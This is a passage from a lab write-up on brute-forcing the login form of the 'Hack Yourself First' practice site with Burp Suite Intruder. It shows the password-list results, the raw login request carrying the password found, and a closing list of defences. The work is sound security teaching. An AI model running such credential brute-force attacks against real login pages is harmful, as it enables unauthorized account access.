1. Go to the **Intruder** tab and click **Start Attack** to initiate the brute-force attack.
2. Observe the results:
   - Burp Suite will generate a table of responses for each password combination attempted.
   - Look for responses with distinct status codes, response lengths, or headers (e.g., a `200 OK` ,any different status code,length or a redirect).

- 

2. Intruder attack of https://hack-yourself-first.com
Attack
Save
Results
Positions
Payloads
Resource pool
Settings
Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	983			6489	
1	cowboys	200	414			6493	
2	987654	200	343			6491	
3	london	200	456			6489	
4	tennis	200	343			6500	
5	999999	200	370			6490	
6	ncc1701	200	395			6492	
7	coffee	200	521			6494	
8	scooby	200	346			6498	
9	0000	200	376			6496	
10	miller	200	402			6488	
11	boston	200	348			6498	
12	q1w2e3r4	200	375			6493	
13	fuckoff	200	453			6501	
14	brandon	200	331			6504	
15	yamaha	200	343			6490	



2. Intruder attack of https://hack-yourself-first.com
Attack
Save
Results
Positions
Payloads
Resource pool
Settings
Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
23	thx1138	302	330			1350	
0		200	983			6489	
1	cowboys	200	414			6493	
2	987654	200	343			6491	
3	london	200	456			6489	
4	tennis	200	343			6500	
5	999999	200	370			6490	
6	ncc1701	200	395			6492	
7	coffee	200	521			6494	
8	scooby	200	346			6498	
9	0000	200	376			6496	
10	miller	200	402			6488	
11	boston	200	348			6498	
12	q1w2e3r4	200	375			6493	
13	fuckoff	200	453			6501	
14	brandon	200	331			6504	

```
POST /Account/Login HTTP/2
Host: hack-yourself-first.com
Cookie: ASP.NET_SessionId=dlvwq2eme500gkaddlob53db; VisitStart=10/27/2024 8:54:33 AM
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Origin: https://hack-yourself-first.com
Referer: https://hack-yourself-first.com/Account/Login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

Email=dummy%40123.com&Password=thx1138&RememberMe=false
```

Results and Observations


During the brute-force test, we observed the following details that may indicate a successful login attempt:

Password	Status Code	Response Length	Observation
thx1138	302	1350	Redirects and returns authentication cookies
cowboys	200	6493	Standard response; no access granted
london	200	6489	Standard response; no access granted

Detailed Observations:

- **Status Code 302 with Response Length 1350**: A specific response was identified for the password `thx1138` with status code `302` and response length `1350`, indicating a potential redirect upon successful authentication.
- **Authentication Cookies and Session ID**: Upon inspecting the request in Burp Suite, authentication cookies and a session ID were present in the response headers, suggesting that this request successfully authenticated the user.
- **Password Discovery**: The password `thx1138` appears to be a valid credential. Further testing with different usernames may validate this result

💡 → now go back to login page and try this password "thx1138" and check the result .



Log in.

- The email or password provided is incorrect.

Please provide your email and password.

Email: dummy@123.com


Password: •••••••

Remember me □

Register if you don't have an account.

Forgot your password?

© 2024 - Hack Yourself First - troyhunt.com



Koenigsegg Agera R

The Agera R is the result of Koenigsegg's endless pursuit of perfection. The 2013 model features new Aircore hollow carbon fiber wheels, upgraded power and enhanced aerodynamics.

Top manufacturers

Who's the best of the best

PeeGAAAAAAANIIIIIIII: 1,044 votes

There is presently 1 PeeGAAAAAAANIIIIIIII you can vote for

DonaldDuck: 908 votes

There is presently 1 DonaldDuck you can vote for

Koenigsegg: 414 votes

There is presently 1 Koenigsegg you can vote for

now look at the login option it display the user name which means that login attempt successful.

Conclusion

The brute-force test on the "Hack Yourself First" login portal revealed significant vulnerabilities due to weak password policies and a lack of brute-force protection. Using Burp Suite, we identified a successful login with the simple password `thx1138`, which returned a `302` status and authentication cookies, confirming unauthorized access.

This test underscores the need for stronger security measures, including enforced strong passwords, account lockouts, and multi-factor authentication, to safeguard against unauthorized access attempts and protect user data.